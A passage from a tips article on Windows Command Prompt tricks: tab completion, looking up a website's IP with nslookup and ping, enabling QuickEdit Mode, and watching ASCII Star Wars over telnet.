Tab completion is another Command Prompt trick that can save you lots of time, especially if your command has a file or folder name in it that you're not completely sure of.To use tab completion in the Command Prompt, just enter the command and then the portion of the path that you do know, if at all. Then press the tab key over and over to cycle through all of the available possibilities.For example, let's say you want to change directories to some folder in the Windows directory but you're not sure what it's named. Type cd c:\windows\ and then press tab until you see the folder you're looking for. The results cycle or you can use Shift+Tab to step through the results in reverse.

19. Find a Website's IP Address

Like to know the IP address of a website? There are a few different commands you can use to find it.Let's use the nslookup command to find the IP address of About.com. Just execute nslookup about.com and view the result. Make sure you don't confuse any private IP addresses that also show up in the nslookup results alongside About.com's public IP address.Another way to find a site's IP address is to use the ping command. Execute ping about.com and then look at the IP address between the brackets in the results shown.Using either Command Prompt trick, the result is 207.241.148.80.

20. Copy & Paste Easier with QuickEdit Mode
How about an even easier way to copy from the Command Prompt? And a secret way to easily paste?Just right-click on the Command Prompt title bar and select Properties. On the Options tab, in the Edit Options section, check the QuickEdit Mode box and then click OK.Enabling QuickEdit Mode is like having Mark enabled all the time so selecting text to copy is really easy.But it also enables an easy way to paste into the Command Prompt: just right click once and whatever is in the clipboard is pasted in the Command Prompt window. Normally, pasting involves right-clickingand selecting Paste.

21. Watch Star Wars Episode IV
Yes, you read that correctly, you can watch an ASCII version of the full Star Wars Episode IV movieright in the Command Prompt window!Just open Command Prompt and execute telnet towel.blinkenlights.nl. The movie will start immediately. This isn't a terribly productive use of the Command Prompt, nor is it really a trick of the Command Prompt or any command, but it sure is fun!Note: The telnet command is not enabled by default in Windows 7 or Windows Vista but can be turned on by enabling Telnet Client from Windows Features in the Programs and Features applet in Control Panel. If you'd rather not enable Telnet but would like to see the movie, you can also watch it in your browser here.


Back
Top Bottom